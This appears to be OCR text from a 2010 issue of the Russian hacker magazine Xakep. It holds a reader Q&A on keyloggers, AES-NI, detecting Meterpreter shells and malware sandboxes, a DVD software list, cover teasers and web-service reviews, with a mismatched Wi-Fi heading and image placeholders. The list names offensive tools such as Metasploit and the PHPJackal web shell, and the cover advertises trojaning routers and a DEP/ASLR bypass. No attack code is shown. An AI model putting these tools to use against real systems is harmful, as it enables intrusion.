Выявляем каналы, занятые другими Wi-Fi сетям

этих параметров скорректировать место, с которого будет начинаться анализ. Далее, выбрав режим дизассемблирования (16 или 32 разрядный), IDA начинает анализ заданного файла с учетом заданных параметров.

Q: Есть ли способ обмануть кейлоггер, установленный в систему? Дополнительное условие: удалить его нельзя.

A: Самый верный путь — использовать виртуальную клавиатуру. В этом случае ты не будешь нажимать на кнопки клавиатуры, что непременно привело бы к появлению информации об этом в логах кейлоггера, но сможешь вводить текст с помощью мыши и специальной программой, реализующей виртуальную клаву. Такой инструмент есть по умолчанию в Windows (посмотри раздел «Стандартные -> Дополнительные возможности»). Можно предположить, что есть кейлоггеры, которые научились отлавливать ввод с помощью этого стандартного средства Windows, поэтому можно быстро написать свою собственную виртуальную клавиатуру. Кстати говоря, некоторые банки и другие финансовые учреждения в целях безопасности используют подобные решения в рамках своей антифрод-системы. Тут надо понимать, что способ не работает против форм-грабберов, а эффективен только против кейлоггеров.

Q: Слышал, что в некоторых новых процессорах реализованы дополнительные инструкции, обеспечивающие шифрование. Подскажи, как не ошибиться с выбором CPU, покупая себе новый компьютер?

A: Действительно, в новых процессорах Intel 32 нм архитектуры появился набор инструкций AESNI (Intel Advanced Encryption Standard Instructions). С помощью этих инструкций на аппаратном уровне реализованы некоторые сложные и ресурсоемкие операции, используемые в алгоритме AES. В результате с помощью этого алгоритма стало возможным ускорить процесс шифрования и дешифрования в 3-10 раз. Правда, аппаратное шифрование должен поддерживать как CPU (а это процессоры семейства Intel i5 и i7), так и программное обеспечение. Открытый **TrueCrypt** (www.truecrypt.org) стал одной из первых программ, которая стала поддерживать аппаратное шифрование. Опция по умолчанию отключена, поэтому необходимо активировать ее в настройках.

Q: Вы много раз демонстрировали, как с помощью Metasploit быстро поднять шелл на удаленной системе, пробив ее сплоитом, и т.п. Отсюда такой вопрос: а как выявить такой шелл у себя в системе? Как убедиться, что машина не протроянена метасплоитом?

A: Проще всего воспользоваться небольшой утилитой Antimeter (www.mertsarica.com/codes/antimeter2.zip). Она позволяет периодически сканировать память на наличие скрытого удаленного шелла. Параметры работы задаются с помощью ключей в командной строке:

```
• t [интервал времени] — сканировать память через заданный промежуток времени (по умолчанию — одна минута);
• a — при нахождении автоматически завершать процесс meterpreter'а (по умолчанию отключено);
• d — только обнаруживать процесс meterpreter'а (по умолчанию отключено);
• e — добавить процесс в список исключений.
```

Чтобы сканировать память каждые 5 минут и автоматически завершать процесс meterpreter'а: antimeter.exe -t 5 -a.

Q: Хотел запустить свои старые DOS'овские игрушки. Увы, под DOSBox'ом правильно работает далеко не все. Есть ли альтернативы этому эмулятору?

A: Если игрушка не запустилась с помощью эмулятора DOSBox'a, остается только попробовать виртуальное окружение **ScummVM** (www.scummvm.org). У этого проекта есть один большой плюс: с его помощью можно заставить работать старые игрушки не только на ПК, но и на iPhone, смарфонах на базе Maemo и Symbian S60/UIQ3, самых разных девайсах на базе Windows CE (например, GPS-навигаторах) и даже телевизорах Samsung (2009 серии).

Q: После появления новой версии Ubuntu мой старый мультизагрузчик перестал корректно работать. Надеяться на обновления не хочется, поэтому ищу альтернативу. Что посоветуешь? У меня сейчас стоят: Windows 7, Ubuntu 10.4 и Hackintosh.

A: Последняя Ubuntu использует GRUB2 и файловую систему Ext4FS, скорее всего, отсюда и проблемы. Если хочешь моего совета, то я давно использую загрузчик **EasyBCD** (neosmart.net/blog). Чтобы быстро объяснить почему, просто перечислю несколько его фич, которые лично мне очень нравятся:

- полная поддержка Windows 7 с самого ее появления;
- автоматическая конфигурация, избавляющая от любых ковыряний с boot.ini и другими конфигами;
- поддержка GRUB2 и файловой системы Ext4FS;
- загрузка с ISO-образа и VHD-файлов (жестких дисков виртуальной машины);
- полная поддержка OS X;
- опция EasyBCD BIOS Extender, позволяющая запускаться с сетевых девайсов, USB, даже если БИОС материнской платы этого не умеет.

Q: Хочу организовать свой сервис-песочницу для активного изучения, что файл делает в системе: к каким файлам обращается, какие ветки в реестре создает. Изобретать велосипед не хочется, наверняка есть готовые решения?

A: Неординарный вариант, избавляющий от большого геморроя — воспользоваться любопытным проектом **Zero Wine** (zerowine.sourceforge.net). Программа запускает подозрительные файлы, используя эмулятор Windows-окружения WINE в качестве песочницы, и собирает информацию обо всех API-вызовах, которые осуществляет исследуемое приложение. На выходе получается удобночитаемый отчет, вполне подходящий для анализа.

Q: Есть ли полноценный эмулятор платформы Android, на котором можно было бы тестировать приложения и вообще познакомиться с этой мобильной ОС перед покупкой телефона?

A: Очень неплохой эмулятор Android'а включен в набор разработчика, который можно бесплатно скачать с сайта **Google** (developer.android.com/sdk/index.html). Помимо этого понадобится обновленная версия Java. По умолчанию с SDK устанавливаются разные версии эмулятора: для Android 2.2 и 1.5. Если не хочешь скачивать лишнего, можно оставить только один из них (вероятно, 2.2). После установки SDK можно приступать к настройке эмулятора — это осуществляется через Android SDK и AVD Manager. Нам нужно создать виртуальный девайс на Android'e (Android Virtual Device, сокращенно — AVD): нажми на кнопку «New» справа, далее задай имя для виртуального устройства и в поле «Target» выбери нужную версию Android'a. Помимо этого здесь можно задать размер SD-карты, которая будет эмулироваться и активно использоваться мобильной ОС, а также размер экрана. Далее остается лишь выбрать только что созданную виртуальную машину и нажать на «Start». Запустится окно мобильной ОС от Google, с которой ты можешь делать что угодно.

>>WINDOWS
>Development
mongoDB 1.4.4
Erlang R14A
HiAsm 4.4
mono 2.6.7
Python 3.2 alpha 1
SQLiteSpy 1.8.14
WinMerge 2.12.4

Разработка на Flash:
Adobe Flash Builder 4
Box2DFlash 2.1a
FDT4
Flash Professional CS5
FlashDevelop 3.2.2 RTM

>Games
Free Heroes2
Steam
Super Mario Bros. X 1.2.2

>Misc
Bend 0.93
Desktop Manager BBox 2010
Dexpot 1.5.5
Dropbox Shell Tools 0.1.1
FileMenu Tools 5.8.1
Hidden Menu 2.2 R2
HostsMan 3.2.73
KeePass 2.12
My Lockbox 2.1
P2 eXplorer v2.1
PeaZip 3.2.1
Prey 0.4
Q-Dir 4.31
SuperCopier 2.2 Beta
Switch Off 3.3.2
The Windows 7 SBB Tool
UltraSearch 1.3
USBDeview v1.75
Visual Understanding Environment (VUE) 3.0.2
WikiTaxi 1.3.0
WinOMeter
Workrave 1.9.1

>Multimedia
1by1 1.70
Anki 1.0
calibre 0.7.12
FastStone Image Viewer 4.2
Freemake Video Converter 1.1.7
Hamster Free Video Converter 1.0.0.3
HandBrake 0.9.4
Image Resizer 2.1
ImgBurn 2.5.1.0
Mp3tag v2.46a
PDF-XChange Viewer 2.054
PDFCreator 1.0.1

>Net
Calimero Skype Launcher 1.1
Dropbox 0.7.110
FeedDemon 3
freeFTPd 1.0.11
freeSSHd 1.2.6
LastPass 1.69.0
MDownloader 0.15
Mikogo 3.0
Pidgin 2.7.1
TCP Profiles Manager
The Dude 4.0.2beta
WinSCP 4.2.8
Wireshark 1.2.10
Новая папка

>Dailysoft
7-Zip 4.65
DAEMON Tools Lite 4.35.6
Download Master 5.7.3.1221
Far Manager v2.0 build 1420 x86
FileZilla Client 3.3.3
Firefox 3.6.8
foobar2000 v1.1 beta 1
K-Lite Mega Codec Pack 6.2.0
Miranda 0.8.27
Notepad++ 5.7
Opera 10.60
PuTTY 0.60
Skype 4.2
Sysinternals Suite (июль)
Total Commander 7.55
Unlocker 1.9.0
Xakep CD DataSaver 6.0
XnView 1.97.6

>Secure
Deblaze 0.3
Fiddler 2.3.0.0
HstEx 3.5
IDAStealth Plugin
JavaSnoop 1.0RC4
Nikto 2.1.2
PlainSight 0.1
PROTECTiON iD v6.4.0
The Sleuth Kit (TSK) 3.1.3
Tizer Rootkit Razor
TrueCrypt 7.0
Vasto 0.2
WATOBO 0.9.2
Web Historian 2.0
WinTaylor 2.0

>System
AVZ 4.34
Comodo Programs Manager 1.0
DriverBackup 2.1
EasyBCD 2.0.1
Panda Cloud Antivirus
Partition Wizard Home Edition 5.0
Process Hacker 2.1
Revo Uninstaller
SpeedFan 4.4
ThreatFire AntiVirus Free Edition 4.7.0.17
WebTemp 3.31

>>UNIX
>Desktop
Cheese 2.30.1
Cortina 0.5.0
CScreenie 1.1
Cuneiform 1.0
GIMP 2.7.1
KeepNote 0.6.4
LuxRender 0.7
Me TV 1.3.1
Midnight Commander 4.7.3
Pinta 0.4
Ramen 0.6.1
Shotwell 0.6
Speakingface
Sweet Home 3D 2.5
Ventana3d 0.6.1
VLC 1.1.1
Wumwum 0.9
Yakuake 2.9.7

>Devel
BuGLe 0.0.20100718
CodeLite 2.6.0
CouchDB 1.0
Gcc 4.5.0
Git 1.7.2
Glom 1.14.4
KDevelop 4.0.1
libjpeg-turbo 1.0.0
Mono 2.6.7
MySQL-python 1.2.3
Php 5.3.3
Python 2.7
Redmine 1.0.0
Scala 2.8.0
SQLite 3.7.0
Tomcat 7.0.0
Twisted 10.1.0

>Games
Frogatto 1.0

>Net
Gnubiff 2.2.13
I2P 0.8
Instantbird 0.2
Kstm 0.1
KVIrc 4.0.0
Lightspark 0.4.2
Mozilla Firefox 3.6.8
Mrdx 0.2
Nullfxp 2.0.2
Opera 10.60
Pidgin 2.7.2
ReKonq 0.5
Remmina 0.8
RSS-torrent 0.8
RTMDump 2.3
Transmission 2.03
Twitux 0.69

>Security
Adsuck 1.8
Andiparos 1.0
Gnupg 2.0.16
GnuTLS 2.10.0
Inundator 0.5
Metasploit framework 3.4.1
nwmap 0.1
Packetfence 1.9.0
PHPJackal
Remnux 1.0
Sagan 0.1.3
Skipfish 1.52b
Suricata 1.0.0
TrueCrypt 7.0
w3af 1.0
Watobo 0.9.2
Webenum 0.1
WhatWeb 0.4.4

>Server
Apache 2.2.16
Asterisk 1.6.2.10
BIND 9.7.1
Courier-imap 4.8.0
CUPS 1.4.4
DHCP 4.2.0
Monkeyd 0.11.0
MySQL 5.1.48
OpenLDAP 2.4.23
OpenSSH 5.5
OpenVPN 2.1.1
Postfix 2.7.1
PostgreSQL 8.4.4
ProFTPD 1.3.3
Samba 3.5.4
Sendmail 8.14.4
Siege 2.70
Squid 3.1.5
Vsftpd 2.2.2
Ziproxy 3.1.3

>System
Cabextract 1.3
Compiz 0.9.0
Ddrescue 1.12
FreeType 2.4.0
Fuse-ExFAT 0.9.1
Linux Kernel 2.6.34.1
Muon 0.2
QEMU 0.12.5
ROXTerm 1.18.5
Rsyslog 5.5.6
Sudo 1.7.3
Tiny Core 3.0
Wine 1.2

>X-distr
Mandriva 2010.1

DVD

№ 09(140)СЕНТЯБРЬ 2010

ХАКЕР

CMS БИТРИКС: СВЕЖИЕ УЯЗВИМОСТИ СТР. 104

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

СЕНТЯБРЬ 09 (140) 2010

ХАЛЯВНАЯ ПОЕЗДКА В ШТАТЫ
СТР. 37

JIT SPRAY
НОВЫЙ ЭКСКЛЮЗИВНЫЙ 0DAY-СПОСОБ ОБХОДА DEP И ASLR
СТР. 70

ШПИОНСКИЙ ЯРЛЫК

ПОДРОБНОСТИ СВЕЖЕГО БАГА В ВИНДЕ И ШПИОНСКОЙ ИСТОРИИ **ТРОЯНА STUXNET**
СТР. 54


(game)land hi-fun media
publishing for enthusiasts
4607157100063 10009


+

ДЕЛАЕМ БАБКИ НА РАЗРАБОТКЕ ИГР
ОЖИВЛЯЕМ УБИТЫЕ ФЛЕШКИ
СТАВИМ ТРОЯ НА WI-FI РОУТЕР
ИССЛЕДУЕМ ПРОЦЕССЫ В WINDOWS 7
ОСВАИВАЕМ НОВУЮ ПЛАТФОРМУ TITANIUM

АНАЛИЗ TDSS
ПОЛНЫЙ РАЗБОР ПОЛИМОРФНОГО УПАКОВЩИКА ИЗВЕСТНОГО РУТКИТА
СТР. 82


HTTP://WWW2





CLOUDSHARK
www.cloudshark.org

Что представляет собой CloudShark? Все просто: это очень известный пакетный снифер Wireshark, но реализованный в виде онлайн-сервиса. Понятно, что с его помощью ты не сможешь отснифать сетевой трафик, а вот выполнить анализ дампа трафика, чем особенно славится Wireshark —запросто. Отправив через форму PCAP-файл на анализ, ты очень скоро получишь структурированную последовательность сетевых пакетов, в которой данные будут разбиты на понятные поля в зависимости от протокола. Например, если в дампе была перехвачена HTTP-сессия, то ты увидишь обмен данными между браузером и веб-сервером в понятном и удобном виде.




TALKPAD
www.talkpad.ru

Не так давно, когда мне нужно было позвонить в саппорт иностранного провайдера, а Skype не было под рукой, я обнаружил интересный сервис — talkpad. По большому счету, это еще один сервис IP-телефонии, но с одним большим отличием от всех остальных. Для работы с сервисом не нужна никакая программа; вместо этого клиентская часть устанавливается как невидимый плагин для браузера (Firefox, Internet Explorer, Google Chrome, Opera). Это очень удобно. К тому же, каждому зарегистрировавшемуся выдается 10 рублей для тестовых звонков, которых как раз хватило для 20 минут разговора со Штатами :).

TRYRUBY!
www.tryruby.org

Есть свободные 15 минут? За это время вполне можно освоить азы языка Ruby, на основе которого поднимается огромное количество веб-проектов (взять хотя бы Twitter) и больше того — разрабатываются многочисленные security-утилиты (например, проект MetaSploit). TryRuby! — это интерактивный интерпретатор, в котором ты можешь вводить команды и тут же увидеть результат их действия, но фишка не в этом. Самое главное, что работа с TryRuby производится в виде пошагового руководства. На каждом шагу в очень сжатой и понятной форме отображается обучающая информация и тут же предлагается проверить ее на практике в интерпретаторе. Если все сделано правильно, обучалка предлагает выполнить следующий шаг и т.д. Кстати, примерно то же самое есть и для Python — это проект www.trypython.org.



STACKOVERFLOW
www.stackoverflow.com

Если у тебя есть технический вопрос, и ты хочешь гарантированно получить на него квалифицированный ответ, этот ресурс для тебя. Это не просто известный форум или блог — это бешено популярный сервис, привлекающий огромное количество программистов, системных администраторов и просто advanced-пользователей компьютеров. На деле это означает, что, задав вопрос, ты через пару минут уже вполне вероятно получишь вменяемый ответ. Правда, надо иметь в виду, что и вопрос, и ответ должны быть на английском языке. Секрет такой активности в рейтинге, которые зарабатывают пользователи. Чем быстрее и лучше будет ответ на вопрос, тем больше баллов получает пользователь. Спортивный интерес, как и везде — сильный мотиватор.